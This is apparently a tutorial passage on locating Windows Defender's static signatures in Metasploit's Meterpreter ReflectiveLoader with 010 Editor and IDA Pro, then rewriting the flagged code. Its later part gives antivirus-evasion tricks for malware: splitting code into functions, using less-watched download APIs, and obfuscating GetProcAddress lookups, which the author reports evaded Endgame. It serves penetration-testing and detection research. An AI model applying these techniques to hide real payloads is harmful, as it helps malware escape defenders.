
Reversing From Bytes to Assembly

Capturing the Bytes

Now that we have found two files: one healthy, one suspicious. We can assume that the signature(s) should probably start toward the end of the first file (healthy), until the end of the suspicious one.

So let's find that code block. First, start 010 Editor, and open test_case_0051.exe (the healthy one). You will probably get a complaint from the tool saying that the file is corrupt, which is fine, load the file anyway.


Copy the last 16 bytes (last row) as hex text. You can do this by selecting the bytes, and then click on "Edit" -> "Copy As" -> "Copy as hex text":



In my case, these bytes are:

```
8A 01 84 C0 75 F1 81 FA 8E 4E 0E EC 74 18 81 FA
```

Do the same for test_case_0052.exe:



Which in my case, gets me these bytes:

```
03 C7 89 45 EC EB 0F 81 FA F2 32 F6 0E 75 07 8B 00 03 C7 89
```

Locating the Bytes with IDA Pro

Opening metsrv.x86.dll with Symbols

Before we talk about locating the bytes, we need to make sure we can load the symbols correctly for metsrv.x86.dll with IDA Pro. Symbols provide static debugging information such as function names, types, arguments, etc, which will help you to understand what the program does more quickly.

If IDA is installed on the same system as where Meterpreter is built, then loading the symbols is straightforward. However, If you have your setup this way, this section is for you.

- IDA Pro is installed on your host machine (ie: OS X)
- You compile Meterpreter on a Windows box
- The metasploit-payloads repository is a folder share between the host machine (OS X), and the guest machine (Windows)

First, make sure you've compiled Meterpreter with symbols. If you haven't done this, it is explained in the Setting Up a Development Environment chapter previously.


Next, copy /Applications/IDA Pro 6.95/dbgsrv/win32_remote.exe onto your Windows environment. This is a debugging server for IDA, which allows you to retrieve debugging information remotely.

Make sure the Windows Firewall is off, and then start win32_remote.exe from the command prompt:


```
C:\Users\sinn3r\Desktop>win32_remote.exe /?
IDA Windows 32-bit remote debug server(MT) v1.21. Hex-Rays (c) 2004-2016
Error: usage: ida_remote [switches]
  -i...  IP address to bind to (default to any)
  -v     verbose
  -p...  port number
  -P...  password
  -k     keep broken connections


C:\Users\sinn3r\Desktop>win32_remote.exe -i 172.16.249.210 -p4444 -Pidapassword
IDA Windows 32-bit remote debug server(MT) v1.21. Hex-Rays (c) 2004-2016
The switch -P is unsecure. Please store the password in the IDA_DBGSRV_PASSWD environment variable
Host DESKTOP-O8HGFI8 (172.16.249.210): Listening on port #4444...
```

Ok, now open metsrv.x86.dll with IDA Pro. A loading prompt will ask you what the right file format should be, which in this case, should be “Portable executable”, like this:




After you click OK, IDA should notice this DLL has debugging information, and ask you for the symbol path:



If for some reason you choose to load the symbol manually (which can be done by going to “File” -> “Load File”), then you want to make sure the symbol path is a loadable path under the context of the guest machine.

When IDA is able to connect successfully, you should see some output from the remote server:



After waiting for a few minutes, IDA should have the symbols fully loaded:

And you will be so glad in your reverse engineering career that things like symbols exist in this world.


OK, now let’s move on to searching for those suspicious bytes in IDA.

Byte Hunting with IDA Pro


Previously, we found these files that might contain the suspicious bytes we are looking for:

Test Case Name	Bytes
test_case_0051	`8A 01 84 C0 75 F1 81 FA 8E 4E 0E EC 74 18 81 FA`
test_case_0052	`03 C7 89 45 EC EB 0F 81 FA F2 32 F6 0E 75 07 8B 00 03 C7 89`

To search for them on IDA, go to “Search” -> “Sequence of Bytes”. Make sure you check “Find all occurrences”, and enter the hex bytes for test_case_0051:




You should only find one occurrence, which points to the a “mov al, [ecx]” instruction in function _ReflectiveLoader():




Isn't this exciting? Because right now, you are starting to get an idea where the signature is: in the ReflectiveLoader() function, which belongs to to the ReflectiveDLLInjection repository.

Now let's search for the next sequence of bytes.



And those bytes take us to the following:



And that's how you find those sequences of bytes in IDA. We are one step closer to the source code.

Reversing From Assembly to Metasploit Source Code

By locating the hex bytes in IDA, we learned that the signature is somewhere in the ReflectiveLoader() function (which can be found in the [ReflectiveDLLInjection]() repository). More specifically, it's near this block of code (but not necessarily within that block):

```
.text:1000203F                 inc     ecx
.text:10002040                 mov     al, [ecx]       ; End of test_case_0051
.text:10002042                 test    al, al
.text:10002044                 jnz     short loc_10002037
.text:10002046                 cmp     edx, 0EC0E4E8Eh
.text:1000204C                 jz      short loc_10002066
.text:1000204E                 cmp     edx, 7C0DFCAAh
.text:10002054                 jz      short loc_10002066
.text:10002056                 cmp     edx, 91AFCA54h
.text:1000205C                 jz      short loc_10002066
.text:1000205E                 cmp     edx, 0EF632F2h
.text:10002064                 jnz     short loc_100020C3
.text:10002066
.text:10002066 loc_10002066:                           ; CODE XREF: ReflectiveLoader()+E1↑j
.text:10002066                                         ; ReflectiveLoader()+E9↑j ...
.text:10002066                 mov     eax, [ebp+var_28]
.text:10002069                 movzx   ecx, word ptr [ebx]
.text:1000206C                 mov     eax, [eax+1Ch]
.text:1000206F                 lea     eax, [eax+ecx*4]
.text:10002072                 add     eax, edi
.text:10002074                 cmp     edx, 0EC0E4E8Eh
.text:1000207A                 jnz     short loc_10002085
.text:1000207C                 mov     eax, [eax]
.text:1000207E                 add     eax, edi
.text:10002080                 mov     [ebp+var_1C], eax
.text:10002083                 jmp     short loc_100020B6
.text:10002085 ; ---------------------------------------------------------------------------
.text:10002085
.text:10002085 loc_10002085:                           ; CODE XREF: ReflectiveLoader()+10F↑j
.text:10002085                 cmp     edx, 7C0DFCAAh
.text:1000208B                 jnz     short loc_10002096
.text:1000208D                 mov     eax, [eax]
.text:1000208F                 add     eax, edi
.text:10002091                 mov     [ebp+var_20], eax
.text:10002094                 jmp     short loc_100020B6
.text:10002096 ; ---------------------------------------------------------------------------
.text:10002096
.text:10002096 loc_10002096:                           ; CODE XREF: ReflectiveLoader()+120↑j
.text:10002096                 cmp     edx, 91AFCA54h
.text:1000209C                 jnz     short loc_100020A7
.text:1000209E                 mov     eax, [eax]
.text:100020A0                 add     eax, edi        ; End of test_case_0052
```

We need to figure out where this block of code points to in source code. This part can be tricky, because there is no standard way of doing this. A good reversing strategy is always look around and spot for unique things near the code you're interested in, such as:

- Strings
- Constants (DWORDs)
- Loops
- If conditions
- API function calls, also arguments (the PUSH instructions before CALL)
- Other code patterns, etc.

In our case, these DWORD values stand out:

```
.text:1000203A                 movsx   eax, al
.text:1000203D                 add     edx, eax
.text:1000203F                 inc     ecx
.text:10002040                 mov     al, [ecx]       ; End of test_case_0051
.text:10002042                 test    al, al
.text:10002044                 jnz     short loc_10002037
.text:10002046                 cmp     edx, 0EC0E4E8Eh
.text:1000204C                 jz      short loc_10002066
.text:1000204E                 cmp     edx, 7C0DFCAAh
.text:10002054                 jz      short loc_10002066
.text:10002056                 cmp     edx, 91AFCA54h
.text:1000205C                 jz      short loc_10002066
.text:1000205E                 cmp     edx, 0EF632F2h
.text:10002064                 jnz     short loc_100020C3
.text:10002066
.text:10002066 loc_10002066:                           ; CODE XREF: ReflectiveL
.text:10002066                                         ; ReflectiveLoader()+E9↑
.text:10002066                 mov     eax, [ebp+var_28]
```

The above routine shows that there are multiple if conditions for different values: 0x0EC0E4E8, 0x7C0DFCAA. 0x91AFCA54, etc. Since we are looking at the ReflectiveLoader() function, it should be safe to say that these values could be defined somewhere in the repository. And if we do a quick search in the ReflectiveDLLInjection repository, we can find these definitions in the ReflectiveLoader header file:

ReflectiveDLLInjection/Reflecti ×

GitHub, Inc. [US] | https://github.com/rapid7/ReflectiveDLLInjection/blob/master/dll/src/ReflectiveLo

```
#define KERNEL32DLL_HASH                              0x6A4ABC5B
#define NTDLLDLL_HASH                                 0x3CFA685D

#define LOADLIBRARYA_HASH                             0xEC0E4E8E
#define GETPROCADDRESS_HASH                           0x7C0DFCAA
#define VIRTUALALLOC_HASH                             0x91AFCA54
#define NTFLUSHINSTRUCTIONCACHE_HASH      0x534C0AB8

#ifdef ENABLE_STOPPAGING
typedef LPVOID  (WINAPI * VIRTUALLOCK)( LPVOID, SIZE_T );
#define VIRTUALLOCK_HASH                              0x0EF632F2
#endif

#ifdef ENABLE_OUTPUTDEBUGSTRING
typedef LPVOID  (WINAPI * OUTPUTDEBUG)( LPCSTR );
#define OUTPUTDEBUG_HASH                              0x470D22BC
#endif
```

So there you go, these DWORD values are hashes for DLLs and Windows API function calls, which is apparently a technique to lookup and load module and function names. More of this technique is documented here.

At this point, we should have enough information to determine roughly where we should be looking at in the Metasploit source code. Specifically:

- Inside the ReflectiveLoader() function, which is in the ReflectiveLoader repository.
- Around the checks for LOADLIBRARYA_HASH, GETPROCADDRESS_HASH, VIRTUALLOCK_HASH, etc.

What you do from here is kind of an educated guess. One recommended strategy is comment out a block of code, compile it, scan it again, and see if Windows Defender is still detecting the same thing.

Since the last bytes of test_case_0051 points to the early portion of the code in ReflectiveLoader, the signature(s) would probably not be after the second half of the code, so that could be a good starting point. You can try to comment out a block of loop, an if/else block, a couple of lines, etc, until you can finally compile something that no longer gets caught by Windows Defender.

After some trial and errors, you should come a routine that computes the hash of a module name, which is actually the suspicious code block:

```

			// compute the hash of the module name...
			do
			{
				uiValueC = ror( (DWORD)uiValueC );
				// normalize to uppercase if the module name is in lowercase
				if( *((BYTE *)uiValueB) >= 'a' )
					uiValueC += *((BYTE *)uiValueB) - 0x20;
				else
					uiValueC += *((BYTE *)uiValueB);
				uiValueB++;
			} while( --usCounter );

			// compare the hash with that of kernel32.dll
			if( (DWORD)uiValueC == KERNEL32DLL_HASH )
			{
				// get this modules base address
```

To identify exactly which lines are flagged, try to comment out some, and build, and repeat the process until you find them. Eventually, you will learn it’s these three lines:

```

                // compute the hash of the module name...
                do
                {
                        uiValueC = ror( (DWORD)uiValueC );
                        // normalize to uppercase if the module name is in lowercase
                        if( *((BYTE *)uiValueB) >= 'a' )
                                uiValueC += *((BYTE *)uiValueB) - 0x20;
                        else
                                uiValueC += *((BYTE *)uiValueB);
                        uiValueB++;
                } while( --usCounter );

                // compare the hash with that of kernel32.dll
                if( (DWORD)uiValueC == KERNEL32DLL_HASH )
                {
                        // get this modules base address
```

Now, try to modify these three lines, and build, and see what happens. You’re still flagged, why is this? Why Windows Defender doesn’t treat it as a threat when you comment out the do...while block, but is able to detect it anyway when you modify it? Has the dark magic of machine learning finally got the best of us? Not really, there is no dark magic.

This is because there is a second check, which wasn’t obvious enough with the first around of DSpand. But it’s ok, just stick to the same strategy: comment out some code until you find the signature you’re looking for. And then you will come to the next check in the same function:

```
                        {
                                // compute the hash values for this function name
                                dwHashValue = _hash( (char *)( uiBaseAddress + DEREF_32( uiNameArray ) )  );

                                // if we have found a function we want we get its virtual address
                                if( dwHashValue == LOADLIBRARYA_HASH
                                        || dwHashValue == GETPROCADDRESS_HASH
                                        || dwHashValue == VIRTUALALLOC_HASH
#ifdef ENABLE_STOPPAGING
                                        || dwHashValue == VIRTUALLOCK_HASH
#endif
#ifdef ENABLE_OUTPUTDEBUGSTRING
                                        || dwHashValue == OUTPUTDEBUG_HASH
#endif
                                        )
                                {
                                        // get the VA for the array of addresses
```

And now, let’s evade them.

Modifying the Metasploit Source Code

Now that we have successfully identified the static signatures, we can rewrite those blocks of code.

If it isn't obvious enough already, the purpose of you rewriting code is making the code look different, but functionality should remain the same. Note that some AV engines may have better learning models than others, so it's possible sometimes your AV patch may work well against one AV, but not all of them.

Here are some tricks you can try for evasion:

Changing Variables

Instead of this:

```
PCSTR s = "I am a suspicious string";
```

You can try:

```
PCSTR tmp = "I am a suspicious string";
s = tmp;
```

Moving Code to a New Function

Instead of this:

```
int main(void) {
      do {
            // evil code goes here
      } while (TRUE);
      return 0;
}
```

You can try:

```
void f() {
	do {
		// Evil code goes here
	} while (TRUE);
	return 0;
}

int main(void) {
	f();
	return 0;
}
```

Less Suspicious API Calls

Some API function calls are trusted less than others. It's always nice to know what they are, and have backup plans.

For example, the Winsock API functions tend to raise up the suspicious levels for a program. Similar problems for specific WinInet API functions, such as InternetConnect and HttpOpenRequest. Some backup ones you can consider: InternetOpen, and InternetOpenUrl. Or even better: URLDownloadToCacheFile, which stays under the radar for most AV vendors.

Other popular suspicious API calls: IsDebuggerPresent(), CreateFile(), WriteFile(), ReadFile(), WSAStartUP(), Connect(), etc. The more API calls you use, the more suspicious your program gets.

This is also a good reminder that the more code your malware has, the harder it gets to hide it. Always keep your code simple and look normal, so it has a chance to blend it with other "good programs", which is especially important for machine learning powered AV engines.

The GetProcAddress Trick for a Function Call

During my experiments with VirusTotal, I noticed that you can use GetProcAddress to obfuscate function calls against most AVs, including Windows Defender:

```
HMODULE hModule = LoadLibraryA("Kernel32.dll");
LPVOID func = GetProcAddress(hModule, "WriteProcessMemory");
```

However, Endgame was able to understand the function I was trying to load. So I decided to do tweak this a little bit:

```
string GetWriteProcessMemoryName() {
      String s = "";
      s += "WriteProcessMemory";
      return s;
}

void main(void) {
      HMODULE hModule = LoadLibraryA("Kernel32.dll");
      LPVOID func = GetProcAddress(hModule,
      GetWriteProcessMemoryName().c_str());
}
```

And that successfully evaded Endgame.

Evasion Enhancements for ReflectiveLoader

